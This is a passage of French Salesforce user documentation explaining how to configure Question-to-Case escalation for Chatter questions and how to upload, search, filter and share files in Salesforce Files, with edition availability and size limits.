3. Faites glisser le champ `Question de Chatter` depuis la section Champs (de la palette de l'éditeur de présentation de page) vers la section Informations sur la requête de la page.
4. Cliquez sur **Enregistrer**.
5. Cliquez sur **Attribution de présentation de page** afin de confirmer que les profils utilisateur qui nécessitent Question vers requête sont attribués à la présentation de page que vous avez personnalisée. Attribuez également les utilisateurs internes qui doivent accéder au champ `Question de Chatter` des requêtes dans cette présentation de page.

CONSULTER ÉGALEMENT :

Ajout de l'action Escalader en requête à la présentation d'élément de fil

Recherche des paramètres de gestion d'objet

Recherche des paramètres de gestion d'objet

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir la sécurité au niveau du champ :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

Pour personnaliser des présentations de page :

- Personnaliser l'application

## Ajout de l'action Escalader en requête à la présentation d'élément de fil

Offrez aux modérateurs la possibilité de créer des requêtes à partir de questions en ajoutant l'action Escalader en requête aux pages Questions Chatter. Cette action est automatiquement créée lors de l'activation de Question vers requête dans votre organisation.

1. Dans Configuration, saisissez *Élément de fil* dans la case Recherche rapide, puis sélectionnez **Présentations d'élément de fil**.
2. Cliquez sur **Modifier** en regard de Présentation d'élément de fil.
3. Faites glisser l'action Escalader en requête depuis la catégorie Actions rapides dans la palette vers la section Actions rapides dans l'éditeur Salesforce Classic.
4. Cliquez sur **Enregistrer**.
5. Cliquez sur **Attributions de présentation de page** pour confirmer que les profils utilisateur contenant Question vers requête sont attribués à la présentation de l'élément de fil.

CONSULTER ÉGALEMENT :

Confirmation de l'accès à l'action Escalader en requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des présentations de page :

- Personnaliser l'application

## Confirmation de l'accès à l'action Escalader en requête

Votre organisation Salesforce utilise-t-elle plusieurs types d'enregistrement pour les requêtes ? Assurez-vous que les profils qui nécessitent Question vers requête ont accès au type d'enregistrement associé à l'action Escalader en requête. Si votre organisation n'a qu'un seul type d'enregistrement pour les requêtes, ignorez ce processus.

Commencez par vérifier le type d'enregistrement attribué aux profils qui doivent accéder à l'action Escalader en requête.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Cliquez sur le nom d'un profil.
3. Dans la section Paramètres du type d'enregistrement, notez les types d'enregistrement de requête utilisés par le profil.
4. Dans la section Autorisations, assurez-vous que l'autorisation **Modérer Chatter** ou **Modérer les fils de communauté** est activée pour le profil utilisateur.

Sélectionnez ensuite le type d'enregistrement que l'action Escalader en requête utilise, puis modifiez-le si nécessaire.

1. Dans Configuration, saisissez *Actions* dans la case Recherche rapide, puis sélectionnez **Actions d'élément de fil**.
2. Cliquez sur **Modifier** en regard de l'action Escalader en requête.
3. Vérifiez que le champ Type d'enregistrement affiche un type d'enregistrement attribué aux profils qui doivent accéder à cette action. Dans la négative, sélectionnez un type d'enregistrement approprié dans la liste déroulante.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des types d'enregistrement :

- Personnaliser l'application

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation de la présentation de l'action Escalader vers requête

## Personnalisation de la présentation de l'action Escalader vers requête

Sélectionnez les champs qui sont affichés dans l'action Escalader en requête, ainsi que l'ordre d'affichage, en fonction des informations que vous devez suivre pour chaque requête.

1. Dans Configuration, saisissez *Actions* dans la case `Recherche rapide`, puis sélectionnez **Actions d'élément de fil**.
2. Cliquez sur **Présentation** en regard de l'action Escalader en requête.
3. Depuis la palette de l'éditeur de présentation d'action, faites glisser tous les champs que vous souhaitez ajouter à l'action, puis ajustez leur position si nécessaire.
4. Cliquez sur **Enregistrer**.

Remarque: Dans des communautés publiques, vous pouvez consulter un contact lors de la soumission d'une requête. Nous recommandons par conséquent de retirer le champ `Contact` de la présentation Action de la requête.

CONSULTER ÉGALEMENT :

Attribution automatique de requêtes à une file d'attente à partir de questions

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :
- Personnaliser l'application

## Attribution automatique de requêtes à une file d'attente à partir de questions

Les règles d'attribution de requêtes ne sont pas prises en charge dans Question vers requête. Par conséquent, les requêtes créées à partir de questions sont attribuées par défaut au modérateur qui escalade la question. Vous pouvez écrire une règle de workflow ou un processus qui ajoute automatiquement les questions créées à partir de requêtes à une file d'attente dans laquelle les agents peuvent se les approprier.

Vous pouvez attribuer les questions escaladées à une file d'attente de plusieurs façons. L'approche de base consiste à écrire un processus dans Lightning Process Builder qui attribue automatiquement une requête à une file d'attente spécifiée lorsque le champ `Type` de la requête est égal à `Question`. Vous pouvez également élaborer un processus pour des files d'attente multiples. Par exemple, votre processus peut attribuer des requêtes à une rubrique donnée dans une file d'attente différente.

L'utilisation de files d'attente dans des questions escaladées dépend de vos utilisateurs, de vos objectifs, entre autres. Définissez une approche adaptée à votre activité.

Pour plus d'informations sur la création d'une file d'attente, reportez-vous à Création de files d'attente.

Éditions

Disponible avec : Salesforce Classic

Question vers requête est disponible dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Création automatique de requêtes à partir des questions non résolues dans Chatter

## Création automatique de requêtes à partir des questions non résolues dans Chatter

À mesure que votre communauté ou votre organisation se développe, assurez-vous que les utilisateurs obtiennent rapidement des réponses à leurs questions. Question vers requête permet aux modérateurs d'escalader des questions non résolues en requêtes dans le fil. Vous pouvez toutefois accroître l'efficacité de votre processus de résolution des requêtes en configurant des processus, semblables à des règles de workflow, dans Lightning Process Builder. Configurez un processus qui crée automatiquement une requête à partir de questions qui remplissent des critères spécifiques.

**Important:** Ces étapes d'appliquent uniquement aux organisations et aux communautés qui utilisent les Questions Chatter. Vous ignorez si c'est le cas ? Reportez-vous à Différences entre les fonctionnalités de Q et R dans Salesforce à la page 3389.

Vous pouvez utiliser de plusieurs façons Question vers requête dans des processus. Vous pouvez par exemple configurer des processus pour les situations suivantes :

- Créez une requête à partir d'une question si, au bout d'une semaine, une question a reçu plus de 10 mentions J'aime sans qu'une meilleure réponse n'ait été sélectionnée.
- Créer immédiatement une requête à partir d'une question si la question contient le terme « concurrent ».

Les processus associés à Question vers requête sont exécutés dans l'objet Élément de fil. Le processus comprend un flux qui détermine si les publications de questions remplissent vos critères d'escalade. Vous pouvez créer des variables de flux basées sur plusieurs champs Élément de fil, notamment :

- `BestCommentId` : l'ID du commentaire sélectionné en tant que meilleure réponse. Si aucun commentaire n'a été sélectionné en tant que meilleure réponse, ce champ est nul.
- `CommentCount` : le nombre de commentaires pour une question.
- `LikeCount` : le nombre de mentions J'aime pour une question.

**Conseil:**

- Le type de données de chaque variable de flux doit correspondre à celui du champ Élément de fil. `CommentCount` et `LikeCount` sont des champs numériques, alors que `BestCommentId` est un champ de texte.
- La création d'un élément de fil peut déclencher un processus, contrairement aux mises à jour d'éléments de fil (notamment les mentions J'aime et les commentaires). Selon votre processus, il peut être nécessaire de spécifier le délai qui doit précéder l'exécution d'un flux associé.

**Éditions**

Disponible avec : Salesforce Classic

Question vers requête est disponible dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lightning Process Builder est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


CONSULTER ÉGALEMENT :

Générateur de processus Lightning
Cloud Flow Designer

## Création d'une requête à partir d'une question dans Chatter

Si une question dans Chatter n'est pas résolue, les modérateurs peuvent créer une requête à partir de cette question. La fonctionnalité Question vers requête doit être activée dans votre organisation ou communauté.

1. Accédez à la question dans le fil.
2. Sélectionnez **Escalader en requête** dans le menu déroulant des actions.




Une fenêtre s'affiche prérenseignée avec l'objet, le contact et la description de la requête. Si aucune file d'attente n'est associée à Question vers requête, la requête vous est automatiquement attribuée.

3. Si nécessaire, modifiez les détails de la requête.
4. Créez la requête.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer une requête à partir d'une question dans Salesforce :

- Modérer Chatter OU Modifier toutes les données

  ET

  Créer sur les requêtes

Pour créer une requête à partir d'une question dans une communauté :

- Modérer Chatter OU Modifier toutes les données OU Modérer les fils de communautés

  ET

  Créer sur les requêtes

Une fois la requête créée à partir d'une question Chatter, le client qui a posé la question reçoit un e-mail l'informant qu'une requête a été créée à partir de sa question. L'e-mail contient le numéro et le lien d'accès à la requête.

Les agents peuvent publier une réponse à la question directement dans le fil de la requête à l'aide de l'action Communauté dans l'éditeur. Les agents déterminent qui peut afficher la réponse en sélectionnant « Client uniquement » ou « Tout le monde ». Ils peuvent également accéder à la question d'origine depuis la page de détail de la requête, en cliquant sur le lien du champ `Question de Chatter`.

CONSULTER ÉGALEMENT :

- Configuration de Question vers requête
- Création automatique de requêtes à partir des questions non résolues dans Chatter

# Création, partage et organisation des fichiers

Publiez des fichiers dans des fils et des enregistrements, partagez des fichiers avec des clients dans le cloud Salesforce, et synchronisez les fichiers entre votre lecteur local et Salesforce.

Différences entre des fichiers, Salesforce CRM Content, Salesforce Knowledge, des documents et des pièces jointes
Explorez les différences entre les diverses méthodes de gestion de vos fichiers de vos contenus.

Salesforce Files
Organisez et accédez à vos fichiers à partir de l'onglet Fichiers.

Fichiers externes Files Connect
Parcourez, recherchez et partagez des fichiers stockés ailleurs, directement depuis Salesforce.

Bibliothèques de documents
Stockez des fichiers sans les joindre à des enregistrements.

Salesforce CRM Content
Organisez, partagez, recherchez et gérez tous les types de fichier au sein de votre organisation.

Applications Google
Intégrez des applications Google telles que Google Docs et Gmail à Salesforce.

## Différences entre des fichiers, Salesforce CRM Content, Salesforce Knowledge, des documents et des pièces jointes

Explorez les différences entre les diverses méthodes de gestion de vos fichiers de vos contenus.

| | Page d'accueil Fichiers | Salesforce CRM Content | Salesforce Knowledge | Onglet Documents | Pièces jointes |
|---|---|---|---|---|---|
| **Objectif** | Charger, stocker, rechercher, suivre, partager, synchroniser et collaborer sur des fichiers Salesforce dans le Cloud. | Publier et partager des fichiers d'entreprise officiels avec des collègues et les livrer aux clients. | Créer et gérer des contenus, appelé articles, dans une base de connaissances. Les utilisateurs internes et les clients (de votre portail client, portail partenaire, portail | Stocker des ressources Web, par exemple des logos, des fichiers DOT et d'autres documents Visualforce dans des dossiers, sans les joindre à des enregistrements. | Joindre des fichiers à des enregistrements à partir de la liste associée Pièces jointes dans des pages de détail sélectionnées. |

| | Page d'accueil Fichiers | Salesforce CRM Content | Salesforce Knowledge | Onglet Documents | Pièces jointes |
|---|---|---|---|---|---|
| | | | libre-service ou des Sites Force.com) peuvent rechercher et consulter rapidement les articles dont ils ont besoin. | | |
| **Utilisations courantes** | Charger un fichier et le stocker en mode privé jusqu'à son partage. Partager le fichier avec des collègues et des groupes pour collaborer et recevoir un commentaire. Joindre des fichiers à des publications dans un fil Chatter sous l'onglet Accueil, l'onglet Chatter, dans un profil, un enregistrement ou un groupe. Les utilisateurs qui ont accès à Salesforce Files Sync peuvent accéder à, synchroniser et partager des fichiers dans leur dossier Salesforce Files Sync. | Créer, cloner ou modifier une présentation commerciale, puis l'enregistrer sans que personne d'autre que vous puisse l'afficher et l'utiliser. Une fois la présentation terminée, la publier pour permettre à d'autres utilisateurs d'y accéder. Créer un pack de contenu et l'envoyer à des clients. | Écrire, modifier, publier et archiver des articles via l'onglet Gestion des articles, ou rechercher et afficher des articles publiés via l'onglet Articles. Les clients et les partenaires peuvent accéder à des articles si la Salesforce Knowledge est activé dans le portail client, le portail partenaire, le portail libre-service ou les Sites Force.com. Créer une base de connaissances publique pour permettre aux visiteurs du site Web de lire les articles. | Ajouter un logo personnalisé à des demandes de réunion en chargeant votre dans l'onglet Documents. | Ajouter un fichier à un enregistrement spécifique, par exemple un événement, une campagne marketing, un contact ou une requête, en le joignant à la liste associée Pièces jointes. |
| **Types de fichier pris en charge** | Toutes | Toutes | Toutes | Toutes | Toutes |
| **Tailles maximales de fichier** | 2 Go | • 2 Go<br>• 2 Go (en-têtes compris) lors du | 5 Mo pour les pièces jointes | • 5 Mo<br>• 20 Ko pour un logo | • 25 Mo pour les pièces jointes |

| | Page d'accueil Fichiers | Salesforce CRM Content | Salesforce Knowledge | Onglet Documents | Pièces jointes |
|---|---|---|---|---|---|
| | | chargement via API REST Chatter<br>• 2 Go (en-têtes compris) lors du chargement via API REST<br>• 38 Mo lors d'un chargement via l'API SOAP<br>• 10 Mo lors d'un chargement via l'API de transfert en masse<br>• 10 Mo pour Google Documents<br>• 10 Mo lors d'un chargement via Visualforce | | d'application personnalisée | • 2 Go pour les pièces jointes à un fil |

CONSULTER ÉGALEMENT :

Présentation des fichiers

Présentation de Salesforce CRM Content

Page d'accueil des documents

## Salesforce Files

Organisez et accédez à vos fichiers à partir de l'onglet Fichiers.

Présentation des fichiers

Utilisez l'onglet **Fichiers** pour travailler avec des fichiers dans Salesforce.

Page d'accueil Fichiers

Stockez les fichiers en privé, partagez des fichiers avec d'autres utilisateurs et consultez les fichiers que d'autres utilisateurs ont partagés avec vous.

Recherche de fichiers

Utilisez le champ de recherche spécifique aux fichiers sous l'accueil **Fichiers** dans Salesforce pour retrouver uniquement les fichiers qui vous intéressent.

Filtrage de votre liste de fichiers

Utilisez les filtres de l'onglet **Fichiers** pour accéder rapidement à vos fichiers dans Salesforce.

Chargement et partage de fichiers

Chargez des fichiers dans Salesforce et partagez-les avec d'autres utilisateurs.

Mises à jour des fichiers dans le fil

Suivez un fichier pour examiner les mises à jour dans votre fil, afficher l'historique des versions de fichiers et recevoir des recommandations relatives aux fichiers.

Aperçus et détails des fichiers

Affichez et modifiez les détails des fichiers et générez des rapports sur les fichiers.

Salesforce Files Sync

Affichez et modifiez les détails des fichiers et générez des rapports sur les fichiers.

## Présentation des fichiers

Utilisez l'onglet **Fichiers** pour travailler avec des fichiers dans Salesforce.

L'utilisation de fichiers dans Salesforce signifie :


- Collaborer avec des collègues en publiant des fichiers dans des fils et directement dans des enregistrements tels que des comptes, des requêtes, des pistes, et davantage.
- Partager des fichiers avec des clients dans le Cloud Salesforce sécurisé.
- Synchroniser des fichiers entre votre lecteur local et Salesforce.
- Découvrir comment les utilisateurs travaillent avec les fichiers en exécutant des rapports sur les fichiers standard et personnalisés.

L'onglet **Fichiers** fournit un ensemble d'outils puissants pour utiliser et gérer vos fichiers.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition




- Filtrez votre liste de fichiers (1) afin d'afficher uniquement ceux dont vous avez besoin. Cliquez sur le nom d'un filtre pour modifier l'étendue de votre liste de fichiers.

- Sélectionnez ou faites glisser un ou plusieurs fichiers pour les charger (2) dans Salesforce. Tous les types de fichiers sont pris en charge, y compris les présentations Microsoft® PowerPoint, les feuilles de calcul Excel, les fichiers PDF Adobe®, fichiers d'image, fichiers audio et vidéo.
- Utilisez l'outil de recherche spécifique aux fichiers (3) afin de rechercher les fichiers dont vous avez besoin. Le filtrage de votre liste de fichiers filtre également votre recherche. Recherchez tous les fichiers auxquels vous avez accès avec le filtre Récent.
- Prévisualisez, suivez, téléchargez, gérez les versions, partagez et synchronisez des fichiers directement depuis la liste des fichiers (4). Cliquez sur un nom de fichier pour ouvrir la page de détail. Dans la page de détail du fichier, vous pouvez exécuter des rapports sur le fichier, voir qui suit le fichier, modifier les détails du fichier, et davantage.
- Téléchargez Salesforce Files Sync (5) pour synchroniser des fichiers entre votre ordinateur et Salesforce.
- Accédez aux fichiers de vos bibliothèques dans la section **Fichiers dans mes bibliothèques** du panneau de navigation gauche.
- Si Files Connect est activé pour votre organisation, le panneau de navigation gauche affiche une section **Fichiers externes**.

Les fichiers sont automatiquement ajoutés à la liste des fichiers lorsque :

- Vous chargez un fichier.
- Vous joignez un fichier à un enregistrement.
- Vous ou une autre personne joint un fichier à un fil Chatter ou à un commentaire.
- Vous synchronisez un fichier dans votre dossier Salesforce Files Sync.
- Une autre personne partage un fichier en privé avec vous via la boîte de dialogue Partage.
- Vous téléchargez un fichier dans une bibliothèque Salesforce CRM Content.
- Une autre personne télécharge un fichier dans une bibliothèque dont vous êtes membre.
- Vous ou une autre personne crée un pack de contenu ou charge un lien Web dans Salesforce CRM Content. Vous pouvez afficher uniquement les fichiers des packs de contenu ou des liens Web auxquels vous avez accès.

Remarque: Dans Internet Explorer 11, l'option **Prévisualiser** redirige vers la page de détail du fichier.

Lors de l'utilisation de fichiers dans Salesforce, tenez compte des limitations ci-dessous.

| Fonctionnalité | Limitation |
| --- | --- |
| Taille de fichier | • 2 Go, lors d'un chargement via l'interface Web<br>• 2 Go lors d'un chargement via le client de bureau Salesforce Files Sync (ou 500 Mo en utilisant un proxy)<br>• 100 Mo lors d'un chargement à partir d'un appareil mobile |
| Nombre maximal de versions par fichier | 2 048 versions |
| Nombre maximal de fichiers et de dossiers synchronisés | Les utilisateurs peuvent synchroniser jusqu'à 10 000 fichiers. |
| Nombre maximal d'utilisateurs qui peuvent synchroniser simultanément le même fichier | 1 000 utilisateurs |

Remarque:

- Pour plus d'informations sur les divers outils et solutions disponibles pour les fichiers dans Salesforce, reportez-vous à Différences entre des fichiers, Salesforce CRM Content, Salesforce Knowledge, des documents et des pièces jointes.
- Pour déterminer qui peut exécuter des actions sur un fichier, reportez-vous à Qui peut afficher mon fichier ?

- La fonctionnalité de synchronisation de fichiers, notamment que le filtre Synchronisé, est disponible si Salesforce Files Sync est configurée pour vous et pour votre organisation.
- Les fichiers connectés à Salesforce à partir de référentiels tels que Microsoft® SharePoint® sont disponibles uniquement si Salesforce Files Connect est activée pour vous et pour votre organisation.
- Les fils Chatter, les groupes et la possibilité de suivre des fichiers sont disponibles uniquement pour les organisations ayant activé Chatter.
- Si votre organisation utilise le déploiement Chatter basé sur le profil, les Fichiers sont disponibles si les autorisations Chatter sont activées pour les utilisateurs.

CONSULTER ÉGALEMENT :

Affichage des détails de fichier
Qui peut afficher mes fichiers ?
Modification de l'accès aux fichiers
Synchronisation de fichiers et de dossiers
Chargement d'une nouvelle version d'un fichier
Ajout d'un fichier à une publication ou un commentaire
Suivi d'un fichier

## Page d'accueil Fichiers

Stockez les fichiers en privé, partagez des fichiers avec d'autres utilisateurs et consultez les fichiers que d'autres utilisateurs ont partagés avec vous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

À partir de l'accueil **Fichiers**, vous pouvez :

- Afficher tous les fichiers qui vous appartiennent ou auxquels vous avez accès et filtrer votre liste de fichiers.
- Rechercher des fichiers à l'aide de filtres et en saisissant des termes dans la zone de recherche Fichiers ou dans la zone de recherche en haut de la page.
- Charger les fichiers privés ou charger et partager des fichiers avec des personnes, des groupes, ou via un lien vers un fichier.
- Prévisualiser un fichier sans le télécharger.
- Suivre et recevoir des mises à jour sur un fichier dans le fil Chatter. Cliquer sur en regard du fichier que vous suivez pour ne plus recevoir de mises à jour du fichier. (Nécessite Chatter).
- Cliquer sur pour télécharger, charger une nouvelle version, partager avec des personnes, des groupes ou via un lien, et pour afficher les paramètres de partage.
- Si vous disposez de l'autorisation « Synchroniser les fichiers », vous pouvez accéder aux fichiers synchronisés dans votre dossier Salesforce Files Sync.
- Si Files Connect est activé dans votre organisation, parcourez, recherchez et partagez les fichiers stockés dans une source de données externe directement depuis Salesforce.
- Cliquer sur un nom de fichier pour afficher sa page de détail.

- Cliquez sur le nom du propriétaire d'un fichier pour afficher son profil.

CONSULTER ÉGALEMENT :

Filtrage de votre liste de fichiers

Qui peut afficher mes fichiers ?

## Recherche de fichiers

Utilisez le champ de recherche spécifique aux fichiers sous l'accueil **Fichiers** dans Salesforce pour retrouver uniquement les fichiers qui vous intéressent.

L'accueil **Fichiers** répertorie les fichiers qui vous appartiennent et ceux auxquels vous avez accès, y compris les fichiers publiés dans des fils. Les 25 derniers fichiers affichés sont indiqués par défaut. Vous pouvez afficher et rechercher un groupe de fichiers spécifique en cliquant sur le filtre correspondant dans le menu latéral. Les résultats de recherche sont filtrés en fonction des termes saisis.

Remarque: Les utilisateurs qui disposent de l'autorisation « Synchroniser les fichiers » n'affichent pas les filtres **Tous les fichiers**, **MES FICHIERS** et **FICHIERS DE MES GROUPES**. Les utilisateurs qui ne disposent pas de l'autorisation « Synchroniser les fichiers » n'affichent pas le filtre **Synchronisé**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

- **Tous les fichiers** : tous les fichiers qui vous appartiennent et auxquels vous avez accès, qui comprennent :
  - Les fichiers partagés avec vous
  - Les fichiers que vous suivez
  - Les fichiers de vos groupes Chatter
  - Les fichiers de vos bibliothèques
  - Les fichiers joints à un fil Chatter par d'autres personnes, notamment les fichiers joints à tous les groupes publics et aux groupes privés dont vous êtes membre. Vous n'avez pas accès aux fichiers joints à des groupes privés dont vous n'êtes pas membre.

  Ce filtre est disponible uniquement dans Salesforce Classic.
- **Récents** : les derniers fichiers que vous avez visualisés.
- **MES FICHIERS** : tous les fichiers dont vous êtes propriétaire, qui sont partagés avec vous et que vous suivez.
  - **Dont je suis propriétaire** les fichiers que vous avez :
    - Chargés dans la page Accueil ou Fichiers. Ces fichiers sont privés et ne sont partagés avec personne. Vous pouvez néanmoins les afficher, les partager et les joindre à des fils Chatter.
    - Joints à des fils Chatter depuis votre ordinateur.
    - Synchronisés en utilisant votre dossier Salesforce Files Sync.
    - Chargés dans les bibliothèques Salesforce CRM Content dont vous êtes membre et dans votre bibliothèque privée.
  - **Fichiers partagés avec Moi** : tous les fichiers partagés avec vous via un partage privé ou une publication publique dans votre profil.
  - **Suivis** : tous les fichiers que vous suivez. *(nécessite Chatter)*
- **FICHIERS DE MES GROUPES** : tous les fichiers que vous et d'autres personnes ont partagés avec des groupes dont vous êtes membre. Les cinq derniers groupes que vous avez visités sont répertoriés.

- **FICHIERS DANS MES BIBLIOTHÈQUES** : tous les fichiers que vous et d'autres personnes ont chargés vers des bibliothèques dont vous êtes membre et tous les fichiers chargés dans votre bibliothèque privée. Les cinq premières bibliothèques dont vous êtes membre, y compris votre bibliothèque privée, sont répertoriées : Si vous êtes membre de plus de cinq bibliothèques, cliquez sur **Plus** pour afficher une liste complète.
- **Synchronisé** : tous les fichiers qui ont été synchronisés dans votre dossier Salesforce Files Sync. Ce filtre est disponible uniquement pour les utilisateurs qui disposent l'autorisation « Synchroniser les fichiers ».
- **FICHIERS EXTERNES** : tous les fichiers auxquels vous avez accès dans des sources de données externe Files Connect. La recherche est limitée à la source de données externe sélectionnée.

Dans Salesforce Classic, pour rechercher des fichiers à l'aide de la recherche Fichiers :

1. Vous pouvez aussi cliquer sur un filtre dans le menu latéral pour limiter la recherche à un ensemble de fichiers spécifique.
2. Saisissez les termes de votre recherche dans le champ de recherche de l'onglet **Fichiers**. Vous pouvez effectuer une recherche par nom, description, propriétaire ou type de fichier, ou dans le texte du fichier.
3. Cliquez sur **Rechercher** pour visualiser une liste filtrée de tous les fichiers correspondants aux termes recherchés. Cliquez sur pour tout effacer.

Dans Salesforce Classic et dans Lightning Experience, vous pouvez rechercher des fichiers à partir du champ de recherche de l'en-tête. Utilisez la recherche dans les fils pour rechercher des fichiers publiés dans un fil Chatter, tel qu'un profil, un enregistrement ou un groupe.

Remarque: La recherche dans un fil renvoie les correspondances avec les noms de fichiers ou de liens partagés dans des publications, mais pas dans des commentaires.

La liste Fichiers ne comprend pas :

- Documents provenant de l'onglet Documents.
- Pièces jointes de la liste associée Notes et pièces jointes.

La recherche prend en charge plusieurs types de fichiers et possède une limite de taille de fichier. Si le fichier dépasse la taille maximale, le texte qu'il contient n'est pas recherché, mais son nom, sa description, son type et son propriétaire le sont.

| Type de fichier | Extensions de fichier | Taille de fichier maximale pour la recherche |
|---|---|---|
| HTML | `.htm`, `.html`, `.xhtml` | 5 Mo |
| PDF | `.pdf` | 25 Mo |
| PPT | `.ppt`, `.pptx`, `.pptm` | 25 Mo |
| RTF | `.rtf` | 5 Mo |
| Texte | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 Mo |
| Word | `.doc`, `.docx`, `.docm` | 25 Mo |
| XLS | `.xls`, `.xlsx`, `.xlsm` | 5 Mo |
| XML | `.xml` | 5 Mo |

CONSULTER ÉGALEMENT :

Suivi d'un fichier

Filtrage de votre liste de fichiers

## Filtrage de votre liste de fichiers

Utilisez les filtres de l'onglet **Fichiers** pour accéder rapidement à vos fichiers dans Salesforce.

La page Fichiers affiche tous les fichiers auxquels vous avez accès. Les filtres affichent différents groupes parmi ces fichiers, ce qui vous permet de retrouver rapidement ce que vous cherchez.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Nom du filtre | Description |
|---|---|
| **Tous les fichiers** | Tous les fichiers dont vous êtes propriétaire et auxquels vous avez accès. |
| **Récent** | Les derniers fichiers que vous avez affichés. |
| **Dont je suis propriétaire** | Uniquement les fichiers qui vous appartiennent. |
| **Partagés avec moi** | Uniquement les fichiers partagés avec vous via un partage privé ou une publication publique dans votre profil. |
| **Suivi** | Uniquement les fichiers que vous suivez dans Chatter. Ce filtre est disponible uniquement dans les organisations utilisant Chatter. |
| **Synchronisé** | Tous les fichiers qui ont été synchronisés dans votre dossier Salesforce Files Sync. Ce filtre est disponible uniquement pour les utilisateurs qui disposent l'autorisation « Synchroniser les fichiers ». |
| **Bibliothèques** | Fichiers que quelqu'un a chargés dans des bibliothèques dont vous êtes membre, ainsi que tous les fichiers que vous avez chargés dans votre bibliothèque privée, regroupés par nom de bibliothèque. |

CONSULTER ÉGALEMENT :

Affichage de l'emplacement de partage d'un fichier

## Chargement et partage de fichiers

Chargez des fichiers dans Salesforce et partagez-les avec d'autres utilisateurs.

Présentation du chargement et du partage de fichiers

Chargez et partagez des fichiers à partir de l'accueil Fichiers, dans des fils, et dans des opportunités ou d'autres enregistrements.

Chargement d'une nouvelle version d'un fichier

Remplacez l'ancienne version d'un fichier en chargeant une nouvelle version.

Limitations en taille de fichier dans Salesforce

Limitations de la taille des fichiers dans Salesforce.

Navigateurs prenant en charge le chargement de fichiers multiples

Qui peut afficher mes fichiers ?

Dans Salesforce, vos fichiers peuvent être privés, partagés en privé ou visibles pour toute votre société. Apprenez à identifier les paramètres de partage de fichiers et à les modifier.

